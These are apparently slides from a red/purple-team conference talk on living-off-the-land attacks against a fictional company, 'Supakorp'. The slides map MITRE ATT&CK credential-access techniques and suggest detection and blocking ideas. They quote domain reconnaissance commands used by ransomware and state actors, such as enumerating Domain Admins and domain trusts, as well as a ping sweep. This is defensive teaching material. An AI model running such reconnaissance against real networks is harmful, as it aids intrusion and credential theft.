Mimikatz for Show, DPAPI for Pro


Marc Sleeman

AISA
Cyber | smart · safe · secure


ADELAIDESEC

whoami

- Marc Sleeman
- Senior Security Consultant
- Red and Purple Teams
- Development
  - Windows Malware
  - Offensive Tooling



Separation of Privilege




`SUPAKORP\marc_sleeman`

`SUPAKORP\adm_marc_sleeman`


Scenario - Supakorp

- Modern Security Controls
- Virtual desktop access
- Compromised a privileged account
- Objective is in Azure AD
- Developers have access



“Living off the Land”

Approach



Identify Targets Users

Identify Target Systems

Access Devices

Credential Access


T1087.002 - Domain Account
T1069.002 – Domain Groups

T1018 – Remote System Discovery

T1046 – Network Service Discovery
T1135 – Network Share Discovery
T1021.002 – SMB/Windows Admin Shares

T1053.005 – Scheduled Task
T1555 – Credentials from Password Stores
T1555.003 – Credentials from Web Browsers
T1539 – Steal Web Session Cookie

Identify Target Users & Systems



Name	Date modified	Type	Size
IT	7/21/2023 10:39 PM	File folder	
PerfLogs	7/16/2016 6:23 AM	File folder	
Program Files	7/14/2023 11:44 PM	File folder	
Program Files (x86)	7/16/2016 6:23 AM	File folder	
Users	7/14/2023 11:38 PM	File folder	
Windows	7/22/2023 2:12 PM	File folder	

6 items 1 item selected

Windows Server 2016 Standard E
Windows License valid for
Build 14393.rs1_release.161
11:17 PM
7/21/2023

Identify Target Users & Systems

How odd…. Ol' Douglass in accounting is doing an awful lot of administration

- Detection – Business as Usual (BAU) account using administrator tools
- Prevent – Block administrator tools for BAU accounts
  - Bonus: Break malware's initial execution chains
- False positives? Too many?

Living Off The Land Binaries, Scripts and Libraries - https://lolbas-project.github.io/

Applications that can bypass WDAC and how to block them - https://learn.microsoft.com/en-us/windows/security/application-security/application-control/windows-defender-application-control/design/applications-that-can-bypass-wdac

“The actors use tools already available on the victim network—and, as needed, add additional tools, such as Windows Sysinternals…”

CISA - Conti Ransomware - https://www.cisa.gov/news-events/alerts/2021/09/22/conti-ransomware

```
nltest /domain_trusts
net group 'Domain Admins' /domain
ping.exe -4 -n 1 *
```

ACSC - #StopRansomware: BianLian Ransomware Group - https://www.cyber.gov.au/about-us/advisories/stopransomware-bianlian-ransomware-group


```
ipconfig /all
net group "Domain Admins" /dom
netstat –ano
```

CISA - People's Republic of China State-Sponsored Cyber Actor Living off the Land to Evade Detection - https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-144a

